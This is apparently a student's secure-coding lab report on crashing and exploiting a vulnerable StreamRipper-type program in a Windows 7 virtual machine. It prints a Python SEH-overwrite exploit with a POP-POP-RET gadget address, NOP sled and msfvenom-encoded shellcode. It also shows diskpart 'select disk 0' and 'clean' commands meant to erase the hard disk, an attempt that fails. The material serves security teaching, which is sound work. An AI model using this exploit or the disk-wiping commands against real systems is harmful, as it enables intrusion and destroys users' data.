

Secure Coding Lab - 9

Name: Tejeswar Allaka

Reg No: 18BCN7033


Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Crash the Vuln_Program_Stream program and try to erase the hdd.**

1) Run streamripper on your windows 7 virtual machine



2) Go ahead and generate the exploit 2

Vullin	05-04-2021 14:39	File folder	
ChromeSetup	24-03-2021 17:16	Application	1,274 KB
exp	05-04-2021 15:46	Text Document	5 KB
exploit2	05-04-2021 15:45	Python File	3 KB
frigate-3.36	05-04-2021 15:26	Application	11,139 KB
Frigate3_Std_v36	05-04-2021 15:34	Application	11,247 KB
payload	05-04-2021 15:45	Text Document	5 KB

```

7% exploit2.py - C:\Users\Crucifier\Downloads\exploit2.py
File Edit Format Run Options Windows Help

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B 5B          POP EBX
#40010C4C 5D          POP EBP
#40010C4D C3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)


nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed


buf = b""
buf += b"\x89\xe2\xdb\xcd\x9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"

```


3) Payload looks something like this



4) Stream Ripper app crashes!



DISKPART UTIL



```
C:\Windows\system32\diskpart.exe

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: CRUCIFIER-PC


DISKPART> list disk

   Disk ###  Status         Size      Free      Dyn  Gpt
   -----  -
   Disk 0    Online            20 GB         0 B

DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean
```



```
C:\Windows\system32\diskpart.exe

OFFLINE - Offline an object that is currently marked as online.
RECOVER - Refreshes the state of all disks in the selected pack.
         Attempts recovery on disks in the invalid pack, and
         resynchronizes mirrored volumes and RAID5 volumes
         that have stale plex or parity data.
REM      - Does nothing. This is used to comment scripts.
REMOVE  - Remove a drive letter or mount point assignment.
REPAIR  - Repair a RAID-5 volume with a failed member.
RESCAN  - Rescan the computer looking for disks and volumes.
RETAIN  - Place a retained partition under a simple volume.
SAN      - Display or set the SAN policy for the currently booted OS.
SELECT  - Shift the focus to an object.
SETID   - Change the partition type.
SHRINK  - Reduce the size of the selected volume.
UNIQUEID - Displays or sets the GUID partition table (GPT) identifier or
         master boot record (MBR) signature of a disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART>
```

Not successful in erasing the HDD